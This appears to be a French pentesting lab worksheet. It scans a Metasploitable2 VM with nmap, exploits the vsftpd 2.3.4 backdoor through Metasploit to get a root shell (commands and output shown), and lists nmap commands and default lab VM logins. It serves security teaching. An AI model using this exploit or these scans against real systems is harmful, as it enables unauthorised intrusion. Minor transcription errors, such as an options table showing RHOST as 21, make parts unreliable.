

TP : Tests d'intrusions et exploitation des vulnérabilités sous Kali linux

Objectifs :

1. Test de vulnérabilités avec nmap
2. Scan du réseau avec nessus
3. Exploitation des vulnérabilités avec metasploit

Outils : Kali linux, nmap, metasploit, wireshark

Etape 1 : Configuration des machines :

Sur une machine virtuelle, on configure la machine de l'attaquant sous Kali linux et on configure aussi une machine victime (Windows ou linux).

On spécifie les adresses des 2 machines.


Etape 2 : Recherche des vulnérabilités :

Sur la machine de l'attaquant, on lance nmap : **nmap -sV -O @IP victime**

Nmap liste tous les ports ouverts et les services associés.

-O : permet de connaître le système d'exploitation de la machine.

-sV : permet d'avoir les versions des services disponibles.



```
Applications ▾ Places ▾ Terminal ▾ Fri 15:54 1
root@kali: ~
File Edit View Search Terminal Help

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2017-06-02 15:53 UTC
Nmap scan report for 192.168.110.129
Host is up (0.00039s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet        Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rshd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry   GNU Classpath grmiregistry
1524/tcp  open  shell         Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql         MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc           VNC (protocol 3.3)
6000/tcp  open  X11           (access denied)
6667/tcp  open  irc           Unreal ircd
8009/tcp  open  ajp13         Apache Jserv (Protocol v1.3)
```

Etape 3 : Exploitation des vulnérabilités :

Nous allons exploiter le service **vsftpd**, il possède une faille de sécurité exploitable par **metasploit**.

Démarrage de metasploit avec la commande msfconsole.

[illegible]

- On démarre (sous root) metasploit avec la commande **msfconsole**.
- On précise le nom et le chemin de la vulnérabilité. Il faut remplir les paramètres **RHOST** (adresse de la cible) et **LPORT** (port ciblé).

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) >
```

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      21               yes       The target address
  RPORT      21               yes       The target port

Exploit target:

  Id  Name
  --  ---
  0    Automatic

msf exploit(vsftpd_234_backdoor) >
```

- Taper ensuite **set RHOST @ ip** de la machine victime.
- On utilise la commande **exploit** pour commencer.

```
msf exploit(vsftpd_234_backdoor) > exploit
```

On parvient ainsi à exécuter un shell de la machine victime.

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling...
[+] UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.110.130:53683 -> 192.168.110.129:6200) at 2017-06-02 16:11:52 +0000

pwd
/
cd usr
ls
X11R6
bin
games
include
lib
lib64
local
sbin
share
```

Nmap ("Network Mapper") est un utilitaire gratuit et open source pour la découverte du réseau et l'audit de sécurité.

Ensemble de commandes à exécuter avec Nmap :

- ✓ Scan basic : `nmap 1.1.1.1`
- ✓ Scan d'un port : **`nmap -p 80 1.1.1.1`**
- ✓ Scan intervalle de ports : `nmap -p 1-65535 1.1.1.1`
- ✓ Scan des ports : `nmap -p 80,443 8.8.8.8`
- ✓ Scan plage avec exception : `nmap -p 8.8.8.* --exclude 8.8.8.1`
- ✓ Scan les 20 plus importants des ports : `nmap --top-ports 20 192.168.1.106`
- ✓ Scan à partir d'un fichier : `nmap -iL list.txt`
- ✓ Sauvegarde le scan dans un fichier : `nmap -oN output.txt scanme.nmap.org/` `nmap -oX output.xml scanme.nmap.org`
- ✓ Scan avec détection OS et services & rapide : `nmap -A -T4 scanme.nmap.org`
- ✓ Détection des services et versions : `nmap -sV localhost`
- ✓ Scan TCP ou UDP : `nmap -sT 192.168.1.1` / `nmap -sU 192.168.1.1`
- ✓ Test de vulnérabilités : `nmap -Pn --script vuln 192.168.1.105`

Installation de l'Environnement de travail (Kali Linux) :

Kali Linux est la distribution Linux idéale lorsque l'on cherche à utiliser des outils liés à la sécurité informatique, notamment pour faire du pentest, car de nombreux outils sont intégrés

Etapes :

1. Installer Virtualbox <https://www.virtualbox.org>
2. Télécharger le modèle OVA de Kali Linux kali.org
3. Importer le fichier OVA dans Virtualbox
4. Configurer Le réseau « Réseau NAT »
5. Paramétrer la machine Kali :
 - Login = kali , Password=kali
 - Mettre le clavier en AZERTY (**Settings** puis **Keyboard** puis **Layout + dpkg-reconfigure keyboard-configuration**)
 - Configurer Kali Linux en français (`dpkg-reconfigure locales`)
 - Configurer IP (`ifconfig`, `sudo ifconfig eth0 10.2.0.15 netmask 255.255.255.0 + sudo route add default gw 192.168.0.253`
`eth0 + route -n`)
 - Mise à jour et upgrade `apt-get update && apt-get -y full-upgrade`
4. Installer la machine Metasploitable2 : <https://sourceforge.net/projects/metasploitable/files/latest/download>
 - **Login = msfadmin , Password=msfadmin**
 - **Mettre le clavier en français (sudo loadkeys fr)**
5. Installer la machine Windows : <https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/>
 - login : IEUser
 - pass : PasswOrd!